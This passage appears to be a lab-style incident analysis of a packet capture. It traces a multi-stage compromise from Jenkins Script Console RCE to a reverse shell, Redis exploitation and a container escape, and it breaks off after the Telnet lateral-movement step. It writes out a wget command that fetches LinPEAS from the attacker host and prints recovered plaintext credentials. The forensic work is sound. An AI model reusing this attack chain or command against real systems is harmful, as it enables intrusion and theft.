redishell - kinsing

Incident analysis report - Docker Container Breakout & Infrastructure Compromise

Affected Assets	Jenkins CI/CD Server (`172.16.10.10:8080`), Redis DB Container (`172.16.10.20`), Host Node (`redis-db.corp.local`)
Suspected Attacker Host	`185.220.101.50`
Vulnerabilities Exploited	Jenkins Unauthenticated Script Console RCE, CVE-2025-49844 (Redis Lua RCE), SUID Binary Abuse, CVE-2022-0492 (cgroup v1 Container Escape)
Evidence Analyzed	Network packet capture (`monitor.pcap`)
Tools Used	Wireshark, CyberChef, LinPEAS, Netcat/Bash, cgroup escape scripts, Uploadserver
Overall Result	Confirmed full multi-stage compromise: initial web RCE, lateral movement, Redis exploitation, SUID privilege escalation to root, container breakout to underlying host, payload staging, and anti-forensic process termination.

1. Executive Summary

Security monitoring detected anomalous outbound connections originating from the container network toward external C2 infrastructure. Analysis of packet capture `monitor.pcap` revealed a multi-stage intrusion sequence targeting a development network environment.

The attacker initially exploited an unauthenticated Jenkins Script Console instance running inside a Docker container, establishing a reverse shell. Utilizing harvested plaintext credentials, the threat actor moved laterally via Telnet to a Redis database container. Using a specialized Lua script exploit combined with a local SUID binary, the attacker obtained local root privileges inside the container before executing a cgroup release_agent breakout to full host-level compromise.

2. Scope and Evidence

This report details the technical analysis derived from the network capture file `monitor.pcap`. Protocol analysis was performed using Wireshark to reconstruct HTTP streams, Telnet interactive sessions, reverse shell connections, payload transfers, and process termination commands.

3. Attack Timeline

Time (2025-11-25)	Source IP	Destination IP	Event Description
03:48:02 GMT	`185.220.101.50`	`172.16.10.10`	Initial reconnaissance against Jenkins service on port 8080.
03:48:10 GMT	`185.220.101.50`	`172.16.10.10`	Exploitation of `/script` endpoint; PoC command execution (`id` , `/etc/passwd`).
03:48:41 GMT	`172.16.10.10`	`185.220.101.50`	Reverse shell callback initiated to port `4444` .
03:49:00 GMT	`172.16.10.10`	`185.220.101.50`	Retrieval of enumeration tool `linpeas.sh` ; discovery of `credentials.txt` .
03:50:42 GMT	`185.220.101.50`	`172.16.10.20`	Unencrypted Telnet login to Redis host (`redis_user`).
03:53:11 GMT	`172.16.10.20`	`185.220.101.50`	Retrieval of Redis Lua exploit `exploit.lua` (CVE-2025-49844).

Time (2025-11-25)	Source IP	Destination IP	Event Description
03:53:30 GMT	`172.16.10.20`	`172.16.10.20`	Privilege escalation via SUID binary `/usr/local/bin/redis-backup` to container root.
03:54:04 GMT	`172.16.10.20`	`185.220.101.50`	Retrieval of container breakout script `escape.sh` (CVE-2022-0492 cgroup abuse).
03:54:15 GMT	`172.16.10.20`	`185.220.101.50`	Host breakout shell callback initiated to port `5555`.
03:55:49 GMT	`185.220.101.50`	Host Node	Python `uploadserver` installed and launched on port 8000; rootkit files uploaded.
03:56:40 GMT	Host Node	Host Node	Attacker executes `kill -9 24918` to kill `tcpdump` packet capture process.

4. Investigation Phases

Phase 1 - Initial Access & Web Vulnerability Exploitation

Analysis began by filtering packet traffic for HTTP requests targeting the container subnet (`172.16.10.0/24`). The initial malicious traffic targeted `172.16.10.10` on TCP port `8080` from external C2 IP `185.220.101.50`.




Figure 1. HTTP POST request targeting /script on 172.16.10.10:8080 showing Groovy payload.

Reviewing response headers disclosed the application as **Jenkins 2.387.1** running on a Jetty engine. The attacker targeted the unauthenticated `/script` endpoint (Jenkins Script Console) which accepts Groovy code execution payloads.




Figure 2. URL decode in CyberChef revealing initial code execution PoC testing.




Figure 3. Sequential HTTP POST requests targeting the /script endpoint.




Figure 4. Server header response identifying Jenkins version 2.387.1.




Figure 5. Proof-of-Concept testing reading /etc/passwd via Groovy script execution.

Phase 2 - Reverse Shell & Internal Container Enumeration

Following initial PoC confirmation, the attacker submitted a Groovy payload creating an interactive bash reverse shell connecting back to `185.220.101.50` on port `4444`.




Figure 6. Groovy payload initiating a bash reverse shell to 185.220.101.50:4444.




Figure 7. Decoded reverse shell string targeting port 4444.

Once inside the Jenkins container, the attacker downloaded the automated enumeration script `LinPEAS` (via `wget http://185.220.101.50:2345/linpeas.sh`). LinPEAS flagged a sensitive plaintext credentials file located at `/var/jenkins_home/credentials.txt`.




Figure 8. LinPEAS execution transcript over TCP stream 7.




Figure 9. Attacker executing cat /var/jenkins_home/credentials.txt.




Figure 10. LinPEAS output discovering credentials.txt under /var/jenkins_home/.

Phase 3 - Lateral Movement via Unencrypted Protocol

Inspecting `/var/jenkins_home/credentials.txt` revealed stored Telnet credentials: user `redis_user` with password `R3d1s_Us3r_P@ss!` targeting host `172.16.10.20` (hostname `redis-db.corp.local`).




Figure 11. Plaintext Telnet and database credentials recovered from credentials.txt.



Figure 12. Identification of Telnet service operating on port 23.



Figure 13. Target host IP address 172.16.10.20 identified for lateral movement.

Because Telnet transmits session traffic in plaintext, the complete login sequence across TCP stream 31 was captured, demonstrating lateral movement from `172.16.10.10` to the Redis container at `172.16.10.20`.

